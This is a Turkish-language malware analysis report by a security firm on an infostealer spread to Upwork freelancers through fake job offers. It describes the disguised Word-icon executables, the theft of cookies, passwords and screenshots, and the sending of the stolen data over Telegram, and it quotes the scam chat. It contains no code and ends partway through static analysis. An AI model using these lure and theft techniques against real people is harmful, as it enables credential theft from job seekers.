infinitum IT
Power of integrated Security

UPWORK ÜZERİNDEN FREELANCE ÇALIŞANLARI HEDEF ALAN SALDIRILAR

Upwork Üzerinden Freelance Çalışanları Hedef Alan Saldırılar

İnternet üzerinden günde milyonlarca uygulama, makale vb. dosyanın indirilmesi ile Trojan yazılımlarında çok rahat bulaştığı bu dönemde hacker grupları hedefini freelance iş bulma sitelerine çevirmektedir. Blue team ekibimiz tarafından Upwork Global Inc. üzerinden freelance çalışanları hedef alan zararlı yazılım elde etmiştir. Bu yazılım bir klasör içerisinde gizlenmiş bir şekilde bulunmakta ve bu klasörün içerisinde bir adet word ikonu ile değiştirilmiş .exe uzantılı .NET dosyası, klasör içerisine gizlenmiş bir adet C++ ile yazılmış .exe uzantılı çalıştırılabilir bir dosya ve beş adet .jpg dosyası bulunmaktadır.


Akış şu şekildedir; ilk olarak word ikonu konularak gizlenen .Net dosyası kurban tarafından çalıştırılıyor. Bu dosyanın amacı bulunduğu dizindeki tüm .exe uzantılı dosyaları bulup onları tek tek çalıştırmaktır. Aynı klasörde bulunan diğer .exe uzantılı gizli dosya kullanıcı izni olmadan arka planda çalışmaktadır.

Bu zararlı ilk olarak kurban sistemde çalışması için gerekli dll dosyalarını yüklüyor. Ardından bulunduğu dizinde “dbghelp” adında bir dll dosyasını arıyor. Daha sonra OpenSSL üzerinde işlemler yapabilmek için yapılandırma dosyası olan “openssl.cnf” arıyor. Kurban sistemde bulunan tüm tarayıcıların “Google Chrome, Microsoft Edge, Opera vs.” çerezlerinin bulunduğu “Cookies” dosyalarını tarıyor. Devamında ise ekranın anlık görüntüsünü alabilmek için screenCapture adı verilen bir program yükleyip kurban cihazın ekranının anlık görüntüsünü almaktadır.

Zararlı bu işlemlerinin ardından tüm topladığı verileri .txt uzantılı dosyaların içerisine ayrı ayrı yazıp kurban sistemin internet sağlayıcısının “Türk Telekom, Turkcell vs.” IP adresi ile isimlendirilen “C:\\Users*\AppData\Local” dizinine bir klasör oluşturmakta ve tüm bu topladığı verileri oluşturduğu klasörün içerisine atmaktadır. Ardından bu klasörü sıkıştırarak TCP bağlantısı kurup Telegram üzerinden yollamakta ve daha sonra kurban cihazdan bu .zip uzantılı dosyayı silmektedir. Tüm bu işlemlerin ardından TCP bağlantısını koparıp işlemini sonlandırmaktadır.


Zararlı dosyanın analizi sırasında Windows 7,8,8.1 gibi sistemlerde zararlı işlemler gerçekleştirmediği, Windows 10 ve üzeri sistemlerde zararlı işlemlerini gerçekleştirdiği tespit edilmiştir.


Attack Chain





Hacker ile Kurulan İletişim


İlk olarak zararlı aktörler teklif yollayarak kurbanlarla iletişime geçmektedir. Ardından zararlı dosyayı kurbanlara yollayıp incelemek amacıyla açtırmaktadır. Zararlı aktörler ile kurulan iletişim şu şekildedir :











upwork
Find Work
My Jobs
Reports
Messages
Search
Search
9:02 AM GMT+1 run ads on facebook
5/17/23
run ads on facebook
You: i don't understand?
Schedule a meeting
Record with Loom
View Contract
11:43 AM
can you forward the mail to this address?
11:44 AM
sure
please check our email, invitation and project data.
You need to extract the file by winrar with password 312123 to see the details.
check the project details and come back here , all right . thank you
11:45 AM
Ok, I'll check and get back to you. thanks
11:45 AM
okay


upwork
Find Work
My Jobs
Reports
Messages
Search
Search
9:03 AM GMT+1 run ads on facebook
5/17/23
run ads on facebook
You: i don't understand?
Schedule a meeting
Record with Loom
View Contract
12:02 PM
The transmitted file is in exe format, could you please forward the word version?
12:08 PM
It is the application created to protect the archive and organize the planning projects
we programmed to avoid theft by rival company, just open the file the doc file will open
we have security settings for the project to avoid stealing from rival company , hope you understand
I can't take data out of security without permission sir
12:49 PM
Unfortunately, the file cannot be opened this way, I could not understand the problem.


upwork
Find Work
My Jobs
Reports
Messages
Search
Search
9:04 AM GMT+1 run ads on facebook
5/17/23
run ads on facebook
You: i don't understand?
Schedule a meeting
Record with Loom
View Contract
1:03 PM
The file appears to be empty. I think it takes my ip address and desktop screenshot and sends it to you. Why do you need this?
1:16 PM
Chrome password information, cookie information, system information, screenshots, ip address. You collect them, zip them and send them to yourself via the api telegram. I will report you.
ended the contract 1:20 PM
View details
Wed, May 17



9:08 AM GMT+1 (2 h behind)
run ads on facebook
United Kingdom (2 h behind)
Go to 1:1 Room
Block

Zararlı Dosyaya Genel Bakış




Şekil 1- Zararlı dosyanın bulunduğu klasör

Elde edilen dosyaya ilk bakışta bir adet word ve beş adet .jpg uzantılı dosya olduğu görülmektedir.




Ancak biraz incelendiğinde word dosyası gibi görünen dosyanın aslında .exe uzantılı bir çalıştırılabilir dosya olduğu ve iconu'nun word belgelerinin iconu ile değiştirildiği görülmektedir.

Şekil 2- Word dosyası gibi görünen çalıştırılabilir dosya




Klasör biraz daha incelendiğinde 48.4MB olduğu görülmektedir. Ancak içerisindeki dosyaların boyutları ile karşılaştırılınca bu boyutu karşılamadığı görülmektedir.

Şekil 3- Zararlı klasörün içeriği



Şekil 4- Klasör içerisinde gizlenen zararlı dosya

Ardından gizli dosya olabileceği düşünülerek gizli dosyaların görünürlüğü açıldığında ise work iconuna sahip bir gizli dosyanın olduğu görülmektedir.



Tekrardan bu dosyada incelendiğinde ise bu dosyanın ilk bulunan dosya gibi word iconuna sahip ancak 47.7MB boyutunda .exe uzantılı çalıştırılabilir bir dosya olduğu görülmektedir.


Şekil 5- Word dosyası gibi görünen diğer zararlı dosya

EXECaller.exe Analizi

Statik Analiz


İlk olarak klasör içerisinde bulunan gizli olmayan dosyanın analiz işlemine başlanmıştır.

Adı	Digital Marketing Plan - Facebook Advertising Campaign 2023 - 1.exe
MD5	e50c75046cba3d78eea37cafe11610bb
SHA256	d6549c64b044ec6391dd9cf96307df6234f56c2357f18db5a5246138179cae25
Dosya Türü	PE32 / Exe




Şekil 6- EXECaller'ın paketleme işleminin ve entropy değerinin analizi

Dosyanın statik analizi yapılırken paketleme işleminin yapılıp yapılmadı kontrol edilmiştir ve paketleme işleminin yapılmadığı tespit edilmiştir.



